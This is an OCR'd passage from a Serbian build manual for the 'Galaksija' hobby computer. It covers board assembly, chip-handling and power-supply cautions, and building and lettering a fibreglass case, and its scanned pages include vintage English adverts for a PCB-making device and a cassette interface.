


11. Tu su i dva tranzistora NPN tipa male snage, uz levu i desnu ivicu ploče po jedan. Malo pažnje, i kod montaže nećemo pogrešiti: ako pogledamo tranzistor odozdo, videćemo da su mu nožice razmeštene kao da su na uglovima pravouglog ravnostranog trougla. Isto su razmeštene i rupice za tranzistor na štampi. U levom gornjem uglu štampane ploče je i jedna mala dioda. Najčešće je katoda (koja je bliža sredini štampanog kola) obeležena jednim prstenom po obimu cilindričnog kućišta.




12. Uzbuđenje svakako raste: stigli smo do tastature. Bez obzira da li smo masku sami izrezali od vitroplasta ili aluminijumskog lima, (što ne bismo preporučili čak ni najljućem neprijatelju) prema našem crtežu, ili smo je naručili i dobili zajedno sa tasterima, ona nam je neophodna: bez nje bi se svaki taster klatio za sebe i verovatno bi se kapice češale jedna o drugu. Maska je samonoseća — nigde se, dakle, ne pričvršćuje za štampano kolo.

13. Prvo ćemo u ivične otvore maske staviti nekoliko tastera, zasad bez kapice, a onda ih zalemiti tako da maska stabilno stoji. Obratimo pažnju da tasteri ne stoje naopako: na montažnoj shemi se vidi da su izvodi okrenuti ka nama. Kratkospojnici neće smetati, jer su postavljeni tačno između tastera. Dalje će ići lako: postoji ukupno 55 tastera i svi su jednaki.




14. Pošto je rad sa lemilicom priveden kraju, zalemićemo ili postaviti u podnožja MOS i CMOS čipove. Pažnja — ovi čipovi su veoma osetljivi na statički elektricitet. Svakako je dobro prvo proučiti članak „opasne krivine”.




15. Klik — klik — klik! Kapice tastera su na svojim mestima, i sad već čitava stvar poprima ozbiljan oblik. Skoro da nas mami pa da počnemo da pišemo program. Ali, strpljenja, strpljenja.


16. Zapazićemo da je jedna kapica tastera (sa oznakom RET i ENTER, što je isto), dvaput šira od ostalih. Ona se montira na dva tastera. Ako pažljivo pogledamo stazice na štampanom kolu, videćemo da su kontakti ta dva tastera spojeni paralelno. Funkciju, dakle, ima samo jedan taster, a drugi je tu samo iz mehaničkih razloga.




17. Izbor utikača ("džekova") ćemo prepustiti vama. Možete upotrebiti onakve kakve imate, ako su bar tropolni. Nama se čini da su standardni petopolni DIN-utikači sasvim upotrebljivi, lako se nabavljaju (proizvodi ih Ei), nisu skupi, a za divno čudo — vrlo su pouzdani. Obzirom da imaju po pet kontakata, predlažemo raspored priključaka dat na montažnoj shemi. Dobra osobina ovakvog rasporeda je što slučajnom zamenom džekova nećemo napraviti havariju.



18. Pošto kod nas nije baš lako pronaći višepolni konektor, štampu smo prilagodili tako da je moguće montirati više različitih tipova konektora, ako imaju standardni korak od 2,54 mm. Kao najpovoljnije rešenje, mi smo odabrali dodavanje još jedne male dvoslojne štampane pločice, koja je tako projektovana da na nju može da se priključi višežilni kabl sa 44-polnim „EDGE" ("ivičnim") konektorom, jer je takav tip najlakše nabaviti, a i cena mu je pristupačna.



19. Naravno, sad ćemo, kao što se radi i u proizvodnji, napraviti finalnu kontrolu celog štampanog kola: prosvetlićemo ploču jakim svetlom izbliza i sa lemne strane vrlo pažljivo posmatrati svaku liniju. Minijaturni „mostići" od tinola su česta pojava. Pogledajte zaokružen deo slike — mi smo na našoj štampi našli ne baš tako sitan most od tinola, koji je ko zna kako nastao na tako širokom prostoru između dve staze



20. Naš trud je nagrađen ovim lepim prizorom — čistim i urednim štampanim kolom u uređaju koji će umeti da nam višestruko uzvrati za uložen napor i strpljenje. „Galaksija" će raditi za vas bolje od mnogih drugih elektronskih uređaja u ovom veku elektronike, ispoljavajući osobinu koju ćemo po prvi put sresti kod jedne naprave — ona će komunicirati sa nama na takav način da ćemo imati utisak da je postala član porodice. Zaista, nije neobično što mnogi svoj računar smatraju svojim prijateljem.

10.2 Pročitajte i ovo — Opasne krivine

Ako za sobom imate dosta sagrađenih uređaja (koji su uz to još i proradili), svakako se nećete baš doslovno pridržavati svih naših uputstava. Ipak, postoje pravila koja ne smete prekršiti, jer biste time sigurno izazvali trajna oštećenja komponenata. Nabrojaćemo najbitnija.

- Kratak spoj između pozitivnog i negativnog voda za napajanje računara će oštetiti stabilizator 7805. Neki proizvođači ugrađuju automatsko strujno ograničenje u ovaj čip, ali to nemojte da proveravate. Isto tako, slučajna zamena pozitivnog i negativnog voda od ispravljača do računara će sasvim sigurno biti fatalna za sve čipove.

- Skoro svi čipovi u računaru „galaksija“ imaju radi napon od + 5 V, pri čemu su dozvoljena odstupanja od ± 0,25 V. Integrisana kola će preživeti šokove do 7 V, dok su prekoračenja ovog napona opasna.

- Kratak spoj bilo kog izlaza TTL kola (to su čipovi serije 74LS...) sa pozitivnim vodom za napajanje će trajno oštetiti to kolo. Kratak spoj izlaza sa masom je bezopasan, i možemo ga slobodno primenjivati prilikom eksperimentisanja. Ovde treba samo paziti da se ne dogodi da veći broj izlaza istog čipa bude spojen sa masom istovremeno.

- U slučaju loše sinhronizacije slike na ekranu monitora, eksperimentisaćemo sa različitim vrednostima otpornika R12, R13, R9 i R10. Nema nikakvih opasnosti ako R12 ili R13 nisu manji od 330 oma, i ako R10 nije manji od 40 oma.

- Priključivanje monitorskog izlaza (bez RF modulatora) na TV prijemnik sa „vrućom šasijom“ je opasno ne samo za čipove, već i za vaš život. Zbog velike važnosti, ovoj temi smo posvetili poseban tekst „Jednostavan zahvat, fantastični efekti“.

- Pošto su MOS i CMOS čipovi vrlo osetljivi na statički elektricitet, potrebno je pažljivo rukovati s njima. Verujući da je većina konstruktora već upoznata sa tehnikom rada sa ovim čipovima (u računaru „galaksija“ to su CD4017, CD4040, 2716, 2732, 6116 i Z80A), navešćemo samo nekoliko osnovnih saveta:

- Poželjno je koristiti uzemljenu lemilicu. Ako nemamo takvu, možemo se poslužiti običnom, ako hladniji kraj metalnog dela lemilice (bliže ruci) obavijemo nekoliko puta bakarnom žicom, čiji drugi kraj spojimo sa uzemljenjem na šuko-utičnici.


- Ako u prostoriji u kojoj radimo imamo sintetički tepih, statički potencijal našeg tela u odnosu na zemlju može da dostigne čak 300 volti! To nas ne ugrožava mnogo, jer će se taj naboj „isprazniti“ za vrlo kratko vreme kad dodirnemo neki uzemljeni predmet, ali ako se isprazni kroz nožicu MOS ili CMOS čipa — verovatno će ga učiniti neupotrebljivim. Zato se takvi čipovi čuvaju u takozvanim anti-statičkim cevima, a mogu biti i utaknuti nožicama u specijalni provodni sunđer ili jednostavno umotani u staniol.

- Naši čipovi će biti potpuno sigurni u toku lemljenja ako napravimo još nekoliko namotaja neizolovane žice oko dela lemilice koji držimo rukom, a drugi kraj žice spojimo sa uzemljenim metalnim delom. Tako smo i mi, pošto dolazimo u dodir sa čipom, na istom potencijalu.


- Kad jednom ugradimo čip, on više nije toliko ugrožen, tako da se po završetku montaže možemo osloboditi svih mera predostrožnosti.

10.3 Izrada kutije računara — Konac delo krasi


Mehaničku koncepciju kutije prepuštamo vama, ali ćemo vam dati i jednu ideju: pošto na obodu osnovnog štampanog kola ima dovoljno bakra, stranice se mogu iseći od istog takvog vitroplasta i jednostavno zalemiti za ploču sa komponentama. Tako štampana ploča postaje mehanički osnov cele kutije, za šta vitroplast zadovoljava i najstrožije mehaničke zahteve.




Kutija




1. Pažljivo ćemo isplanirati dimenzije svakog dela kutije na papiru. Moramo tačno znati koja stranica preko koje prelazi na sastavima. Delovi se lako i precizno isecaju popularnim OLFA skalpelom, zasecanjem linije sa obe strane ploče. Posle toga, ako su žljebovi dovoljno duboki, lako je slomiti ploču po zasečenoj liniji. Posle ovakvog sečenja finom turpijom treba obraditi ivice. Ivice koje se leme obrađuju se ravno, a slobodne ivice zaobljeno.



2. Najpre treba obeležiti i očistiti tvrdom gumicom ili finim brusnim papirom sve spojne površine koje ćemo lemiti. Zatim ćemo dobro zagrejati lemilicu od 24 ili 30 W i kalajisati očišćene površine. Biće lakše ako koristimo i pastu za lemljenje.



3. Pre lemljenja celog sastava, zalemićemo stranicu samo u nekoliko tačaka. Tako ćemo moći pažljivo da izvršimo kontrolu i eventualne korekcije. Treba znati da je jednom zalemljenu stranicu kutije praktično nemoguće razlemiti bez oštećenja.



4. Kod lemljenja stranica treba obratiti pažnju na skupljanje legure kalaj-olovo pri hlađenju: ako želimo prav ugao, postavićemo ploče pod tupim uglom (gledano sa strane sa koje se lemi; na slici je to donja strana), jer će posle lemljenja tinol „povući" ploče jednu prema drugoj. Tako ćemo posle hlađenja dobiti prav ugao.

P.C. cards made simple — with COPYDAT!

1. Prepare the 1X artwork, using an opaque layout aid such as Chartpak, Bishop Graphics, or other similar product.
2. Make a negative: Place the artwork face down, cover with the negative material colored film side up (we recommend Scotchcal products), and expose with the Copydat. Typical exposure time is 1.5 minutes.
3. Develop the negative in developer provided with negative material.
4. Attach negative to pre-sensitized face of copper board. Place board and negative face down on Copydat. Expose. Typical exposure time: 30 seconds.
5. Save the negative for reuse, and develop the board in the developer provided.
6. Etch the board.
7. As a finishing touch, tin the board to avoid oxidation of the copper and to improve solderability.

Result: a custom, high quality, single-sided P.C. board.


With careful alignment, you can make doublesided boards too!

Alternatively, buy high-quality hardware assemblers from us — and these are predrilled as well (and feature plated-through holes):


P.S. The Copydat does a lot more than make high-quality P.C. boards. It makes superior blueline, blackline, sepia, and other diazo process copies, and you can make pressure-sensitive labels with it and even instrument front panels from pre-sensitized metal plates ! !

from $149.95 (B size prints)

CELDAT Design Assoc.
P.O. Box 752
Amherst, N.H. 03031



5. Posle stroge provere međusobnog položaja i ugla, zalemićemo ceo sastav dve površine. Verovatno će biti potrebno da posle svakih nekoliko centimetara sačekamo da se rashlađeni vrh lemilice ponovo zagreje. Možda bi ovaj problem bio rešen malo jačom lemilicom, ali je to pomalo opasno rešenje: pregrejani bakar se odlepljuje od vitroplasta.



6. Na unutrašnju površinu poklopca ćemo zalemiti nekoliko stranica visine oko 10 mm, koje mogu da se podese da tesno ulaze u stranice kutije. Zato posebno učvršćenje poklopca za kutiju nije ni potrebno.

SWTP 6800 OWNERS-WE HAVE A CASSETTE I/O FOR YOU!

The CIS-30+ allows you to **record** and **playback** data using an **ordinary cassette recorder** at 30, 60 or **120 Bytes/Sec.!** No Hassle! Your terminal connects to the CIS-30+ which plugs into either the Control (MP-C) or Serial (MP-S) Interface of your SWTP 6800 Computer. The CIS-30+ uses the **self clocking 'Kansas City'**/Biphase Standard. The CIS-30+ is the FASTEST, MOST RELIABLE CASSETTE I/O you can buy for your SWTP 6800 Computer.

PerCom has a Cassette I/O for your computer!
Call or Write for complete specifications


Kit — **$69.95***
Assembled — **$89.95***
(manual included)
* plus 5% f/shipping

PERCOM


PerCom Data Co.
P.O. Box 40598 • Garland, Texas 75042 • (214) 276-1968

PerCom — 'peripherals for personal computing'


TEXAS RESIDENTS ADD 5% SALES TAX




7. Da bi poklopac bio otporniji na savijanje, zalemićemo jednu traku od vitroplasta i kroz sredinu. Ostalo nam je još samo dno kutije — možemo ga napraviti od bilo kog materijala koji ne provodi struju. Mi ćemo dati prednost ploči od pleksiglasa, debljine oko 4 mm, koju ćemo pričvrstiti za glavnu ploču sa četiri zavrtnja M3 sa kontra-navrtkama ili distancerima za spajanje dve površine na rastojanju.




8. Ako želite da obojite kutiju i ispišete sve potrebne oznake — i tu vam možemo pomoći dobrim savetom. Postoji, naime, postupak koji ima sve dobre osobine sito-štampe, daje estetski dobre rezultate, ima veliku mehaničku otpornost, a može se lako izvesti u amaterskim uslovima. Treba da pripremimo dva auto-lak spreja (najbolje da jedan bude beli a drugi tamniji, recimo medio-plavi, broj 469), bočicu benzina za čišćenje i lithoset-slova I, eventualno, linije.




9. Neophodno je da finim brusnim papirom obrusimo celu površinu koju ćemo obojiti. Nigde ne sme da bude sjajna, jer bi sa takvih mesta boja brzo otpala. Dobro ćemo je očistiti i odmastiti benzinom.




10. Ravnomerno ćemo naprskati površinu svetlijom bojom (najbolje belom). Biće korisno ako proučimo uputsvo sa bočice spreja. Ovaj sloj treba da se suši najmanje tri časa, ali ne na hladnom ili vlažnom vazduhu.






11. Lithoset-slovima ćemo preko tek osušene površine ispisati sve potrebne tekstove. Ako izvučemo i linije po obodu kutije i pored otvora za tastaturu, dobićemo lepši izgled. Čistim i suvim prstom ćemo pritisnuti svako slovo, da bismo bili sigurni da je dobro zalepljeno.





12. Pažljivo ćemo sve to preprskati tamnijom bojom. Ovaj sloj treba da bude što ravnomerniji i tanji, tek toliko da se ne providi bela boja.

13. Posle oko jednog časa sušenja (ne mnogo duže!), pažljivo ćemo noktom izgrebati slova i linije. Možda će posle ove faze rada poklopac izgledati pomalo neprecizno i neuredno. Ne obraćajmo, zasad, pažnju na to.




14. Kad na čistu krpicu ili papirnu maramicu stavimo malo benzina za čišćenje i protrljamo površinu, bićemo iznenađeni veoma lepim izgledom slova i linija.

